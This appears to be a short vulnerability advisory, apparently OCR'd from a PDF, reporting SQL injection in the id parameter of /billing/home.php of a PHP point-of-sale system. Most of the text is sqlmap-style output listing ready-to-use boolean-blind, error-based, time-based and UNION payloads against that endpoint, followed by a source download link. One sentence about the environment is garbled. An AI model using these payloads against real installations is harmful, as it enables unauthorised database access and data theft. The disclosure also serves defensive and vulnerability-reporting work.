

SQL injection vulnerability exists in id parameter of /billing/home.php file of Best pos management system

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

When visit /billing/index.php and get parameter is 'home',it will include /billing/home.php,and id parameter can do sql injection.





"

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: page=home&id=1 AND 8393=8393

Type: error-based

Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)

Payload: page=home&id=(SELECT 8601 FROM(SELECT COUNT(*),CONCAT(0x716b6a7a71,(SELECT (ELT(8601=8601,1))),0x7178717a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: page=home&id=1 AND (SELECT 6205 FROM (SELECT(SLEEP(5)))zejY)

Type: UNION query

Title: Generic UNION query (NULL) - 6 columns

Payload: page=home&id=-2816 UNION ALL SELECT

NULL,NULL,NULL,NULL,CONCAT(0x716b6a7a71,0x4762425a7443584c614f68666b54646f437a77
6845645876504247586350596369426544446e584c,0x7178717a71),NULL-- -
---
“

Source Download：
https://www.sourcecodester.com/php/16127/best-pos-management-system-php.html